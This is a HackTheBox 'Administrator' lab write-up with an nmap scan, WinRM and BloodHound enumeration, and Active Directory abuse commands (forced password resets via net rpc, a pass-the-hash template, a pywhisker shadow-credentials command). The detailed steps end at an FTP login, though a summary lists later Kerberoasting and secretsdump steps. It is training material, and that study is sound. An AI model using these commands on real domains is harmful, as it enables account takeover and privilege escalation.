Administrator

Sunday, June 8, 2025 2:38 PM

1. Assumed breach > login winrm Olivia > bloodhound > Found Olivia can change Michael pw and Michael can change Benjamin pw
2. Follow instruction on bloodhound > change Michael pw > change Benjamin pw > enumerate nxc and found can login to ftp
3. ftp login > download psafe3 file > crack its password > Open that file and login > get usernames and passwords
4. Enumerate nxc > found Emily login > found Emily can add SPN for Ethan using targetedKerberoast.py on bloodhound > get Ethan hash and crack > get Ethan pw
5. Secretdump > get administrator hash > login winrm using administrator hash > got root!


HackTheBox - Administrator

Assumed breach >> Username: Olivia Password: ichliebedich


nmap

```
─$ nmap -A -T4 -p- -oN nmap 10.129.28.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 17:26 EDT
Nmap scan report for 10.129.28.19
Host is up (0.028s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-09 04:27:16Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
58415/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
58420/tcp open  msrpc        Microsoft Windows RPC
58423/tcp open  msrpc        Microsoft Windows RPC
58440/tcp open  msrpc        Microsoft Windows RPC
58473/tcp open  msrpc        Microsoft Windows RPC
63770/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=6/8%OT=21%CT=1%CU=33434%PV=Y%DS=2%DC=T%G=Y%TM=68460078
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=A
OS:)SEQ(SP=106%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=107%GCD=1%ISR=
OS:10D%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=FE%GCD=1%ISR=106%TI=I%CI=I%II=I%SS=S
OS:%TS=A)SEQ(SP=FF%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M552NW8ST1
OS:1%O2=M552NW8ST11%O3=M552NW8NNT11%O4=M552NW8ST11%O5=M552NW8ST11%O6=M552ST
OS:11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=80
OS:%W=FFFF%O=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R
OS:=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=
OS:AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=1
OS:64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-09T04:28:18
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

```
|_clock-skew: 6h59m59s

TRACEROUTE (using port 995/tcp)
HOP RTT      ADDRESS
1   19.08 ms 10.10.14.1
2   19.38 ms 10.129.28.19

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.88 seconds
```




```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ nxc winrm 10.129.28.19 -u 'olivia' -p 'ichliebedich'
WINRM       10.129.28.19    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator
.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cr
yptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.28.19    5985   DC               [+] administrator.htb\olivia:ichliebedich (Pwn3d!)
```




```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ evil-winrm -i administrator.htb -u olivia -p ichliebedich

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quo
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-w

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\olivia\Documents> whoami
administrator\olivia
```

We are gonna look for ftp config file.
We found that it is using Microsoft ftp service.
nc 10.129.28.19 21
 (or)
ftp 10.129.28.19




```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ nc 10.129.28.19 21
220 Microsoft FTP Service
```

Permission denied.




```
*Evil-WinRM* PS C:\inetpub> cd ftproot
*Evil-WinRM* PS C:\inetpub\ftproot> dir
Access to the path 'C:\inetpub\ftproot' is denied.
At line:1 char:1
+ dir
+ ~~~
    + CategoryInfo          : PermissionDenied: (C:\inetpub\ftproot:String) [Get-ChildItem], UnauthorizedAcce
n
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\inetpub\ftproot>
```

get-acl ftproot




```
*Evil-WinRM* PS C:\inetpub> get-acl ftproot
Attempted to perform an unauthorized operation.
At line:1 char:1
+ get-acl ftproot
+ ~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-Acl], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.GetAclCommand
*Evil-WinRM* PS C:\inetpub>
```

icacls ftproot



```
*Evil-WinRM* PS C:\inetpub> icacls ftproot
icacls.exe : ftproot: Access is denied.
    + CategoryInfo          : NotSpecified: (ftproot: Access is denied.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Successfully processed 0 files; Failed processing 1 files
```

icacla c:\inetpub




```
*Evil-WinRM* PS C:\inetpub> icacls c:\inetpub
c:\inetpub CREATOR OWNER:(OI)(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(OI)(CI)(F)
           BUILTIN\Administrators:(OI)(CI)(F)
           S-1-5-21-1088858960-373806567-254189436-1106:(OI)(CI)(RX,W)
           BUILTIN\Users:(OI)(CI)(RX)
           NT SERVICE\TrustedInstaller:(OI)(CI)(F)
```

We found this SID as username. The user was probably deleted.
SID 1xxx is non-default users.

bloodhound-python -c all -d administrator.htb -u olivia -p ichliebedich -ns 10.129.28.19
#this will download json files.

sudo bloodhound
#then upload all json files.

Oliver has generic all access to Michael. That means Olivia can reset Michael password which means owning Michael account.
Always check outbound object control first.
Outbound object control = what access do you have, what you can do.




OLIVIA@ADMINISTRATOR.HTB

Last Logon: 2025-06-09 02:23 EDT (GMT-0400)
Marked Sensitive: FALSE
Owner SID: S-1-5-21-1088858960-373806567-254189436-512
Password Last Set: 2024-10-05 21:22 EDT (GMT-0400)
Password Never Expires: TRUE
Password Not Required: TRUE
SAM Account Name: olivia
Trusted For Constrained Delegation: FALSE

+ Sessions 0
+ Member Of 3
+ Local Admin Privileges 0
+ Execution Privileges 0
− Outbound Object Control 1
MICHAEL@ADMINISTRATOR.HTB
+ Inbound Object Control 7


Michael has 'Force change password' to Benjamin account.



SAM Account Name: michael
Trusted For Constrained Delegation: FALSE

+ Sessions 0
+ Member Of 3
+ Local Admin Privileges 0
+ Execution Privileges 0
− Outbound Object Control 1
BENJAMIN@ADMINISTRATOR.HTB
+ Inbound Object Control 8

Benjamin is a member of 'share moderators' account.



BENJAMIN@ADMINISTRATOR.HTB

Owner SID: S-1-5-21-1088858960-373806567-254189436-512

Password Last Set: 2024-10-05 21:34 EDT (GMT-0400)

Password Never Expires: TRUE

Password Not Required: FALSE

SAM Account Name: benjamin

Trusted For Constrained Delegation: FALSE

+ Sessions 0

− Member Of 3

SHARE MODERATORS@ADMINISTRATOR...

USERS@ADMINISTRATOR.HTB

DOMAIN USERS@ADMINISTRATOR.HTB


+ Local Admin Privileges 0

+ Execution Privileges 0

+ Outbound Object Control 0

+ Inbound Object Control 8


Start point and end point.



Generic All

Use this cmd (under linux abuse section)

net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"



Force Change Password

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022"
-U "DOMAIN"/"ControlledUser"%"Password" -S "Dom
ainController"
```

It can also be done with pass-the-hash using pth-toolkit's net tool. If the LM hash is not known, use 'ffffffffffffffffffffffffffffffff'.

```
pth-net rpc password "TargetUser" "newP@ssword2
022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NTh
ash" -S "DomainController"
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references tab.


Shadow Credentials attack

To abuse this permission, use pyWhisker.

```
pywhisker.py -d "domain.local" -u "controlledAc
count" -p "somepassword" --target "targetAccoun
t" --action "add"
```

net rpc password "michael" "password" -U "administrator.htb"/"olivia"%"ichliebedich" -S "10.129.28.19"

Changing password was successful.




```
┌──(kali㉿kali)-[~/Desktop/htb/administrator/bloodhound]
└─$ net rpc password "michael" "password" -U "administrator.htb"/"olivia"%"ichliebedich" -S "10.129.28.19"

┌──(kali㉿kali)-[~/Desktop/htb/administrator/bloodhound]
└─$ _
```

```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ nxc smb 10.129.28.19 -u michael -p password
SMB         10.129.28.19    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administr
ator.htb) (signing:True) (SMBv1:False)
SMB         10.129.28.19    445    DC               [+] administrator.htb\michael:password
```

Force Change Password


net rpc password "benjamin" "password" -U "administrator.htb"/"michael"%"password" -S "10.129.28.19"

Changing password was successful.



```
┌──(kali㉿kali)-[~/Desktop/htb/administrator/bloodhound]
└─$ net rpc password "benjamin" "password" -U "administrator.htb"/"michael"%"password" -S "10.129.28.19"

┌──(kali㉿kali)-[~/Desktop/htb/administrator/bloodhound]
```

```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ nxc smb 10.129.28.19 -u benjamin -p password
SMB         10.129.28.19    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administr
ator.htb) (signing:True) (SMBv1:False)
SMB         10.129.28.19    445    DC               [+] administrator.htb\benjamin:password
```




```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ nxc ftp 10.129.28.19 -u benjamin -p password
FTP         10.129.28.19    21     10.129.28.19     [+] benjamin:password
```

we can login to ftp (since we are looking for ftp creds)

Download that file.

